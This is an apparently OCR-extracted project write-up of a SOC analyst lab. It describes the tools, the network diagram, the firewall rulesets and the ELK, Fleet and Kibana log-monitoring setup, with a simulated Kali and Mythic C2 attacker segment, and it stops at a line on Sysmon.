SOC Analyst Environment

Objective: To establish a comprehensive SOC environment that allows for real-world simulation of monitoring, detection, and response activities. This environment incorporates tools and methodologies used in modern cybersecurity practices, providing hands-on experience for aspiring SOC analysts.


Tool/Machines:

1. **Firewall:**
    a. Utilized to enforce network segmentation and monitor traffic between trusted and untrusted zones. Example tools: pfSense, Palo Alto Firewall.
2. **ELK Stack:**
    a. Elasticsearch, Logstash, and Kibana are set up to collect, parse, and visualize logs from various endpoints and servers.
3. **Fleet Server:**
    a. Configured to manage Elastic Agents deployed across endpoints for log collection and data forwarding to the ELK Stack.
4. **Penetration Testing/Ethical Hacking Tools:**
    a. Tools such as Metasploit and Kali Linux are used for testing vulnerabilities and simulating attacks.
5. **Reconnaissance/Enumeration Tools:**
    a. Utilities like Nmap and Netcat are employed to discover and enumerate network devices and services.
6. **Active Scanning:**
    a. Includes vulnerability scanners such as Nessus or OpenVAS to identify weaknesses in the network and endpoints.
7. **Nmap:**
    a. Used to conduct network discovery and assess open ports and services.
8. **Mythic C2:**
    a. A command-and-control framework utilized to simulate advanced persistent threat (APT) activities and study endpoint behavior under attack.
9. **osTicket:**

    a. Configured as the ticketing system to manage and track security incidents within the SOC environment.

10. **EDR Tools:**
    a. Endpoint Detection and Response solutions such as Elastic Defend or CrowdStrike to monitor, detect, and respond to endpoint threats.
11. **Elastic Defend:**
    a. Part of the Elastic Stack, used to monitor and protect endpoints from threats, including malware and unauthorized activities.
12. **MITRE ATT&CK Framework:**
    a. Provides a structured methodology for identifying and categorizing adversary tactics, techniques, and procedures (TTPs).
13. **Diamond Model Framework:**
    a. Employed to analyze intrusions by mapping relationships between adversaries, victims, capabilities, and infrastructure.

Network Environment Diagram:




Explanation of our logical diagram:

Based on the provided diagram, the architecture represents a network environment designed for centralized log collection, monitoring, and analysis. At its core, Elastic & Kibana serves as the central platform for storing, visualizing, and analyzing logs. Logs from the Windows Server and Ubuntu Server are collected by Elastic Agents installed on each server. These agents act as lightweight data collectors, forwarding logs to the Fleet Server, which manages the agents and ensures their proper configuration. The Fleet Server then forwards these logs to


Elastic & Kibana for visualization and monitoring. Additionally, the setup includes an osTicket server for generating alerts and tickets and an SOC Analyst Laptop connecting via a web interface for analysis. The architecture also depicts an attacker system, with a Kali Linux attack laptop and a Mythic C2 server, illustrating potential threat simulations within the environment. The overall design ensures a streamlined log management and analysis pipeline, crucial for effective network monitoring and security.

Firewall:



Firewall Rule list


This firewall rule list includes ports and IP addresses to allow connection to VPC networks.




Mythic Firewall Ruleset

This is the Mythic C2 Server Ruleset, which has open access to the internet and acts as an attacker's machine.

ELK: *Explanation of the Elasticsearch/Logstash/kibana*




In this project, we set up and configured the ELK Stack (Elasticsearch, Logstash, and Kibana) to create a centralized log management and monitoring system. Elasticsearch was implemented as the database to store all collected logs, enabling advanced querying through JSON and API keys for efficient data telemetry and analytics. Logstash was deployed as the pipeline to parse and structure raw log data from multiple sources using its input, filter, and output functionalities. To facilitate seamless log collection, Elastic Agents were installed to gather data from various endpoints, ensuring reliable data forwarding to Elasticsearch.



Kibana set-up


Kibana was configured as the visualization and analysis platform. It provides an intuitive web-based interface for querying logs, creating visualizations, generating reports, and setting alerts.


Using Kibana Lens, we enabled advanced data visualization, including metrics and geo-location mapping, to gain actionable insights at a glance. During the setup process, we generated secure enrollment tokens, configured the kibana.yml file to define host and port settings, and applied encryption keys for secure communication. Firewall rules were updated to allow access while maintaining system security.




The purpose of setting up this ELK Stack was to establish a scalable, flexible, and centralized logging solution capable of meeting compliance requirements, supporting larger environments, and offering rich visualization capabilities. This setup allows for efficient monitoring, troubleshooting, and analysis of system logs, making it an essential component for modern network and security operations.

Log Forwarder for windows: Sysmon-System Monitor is a Windows system service and device driver.

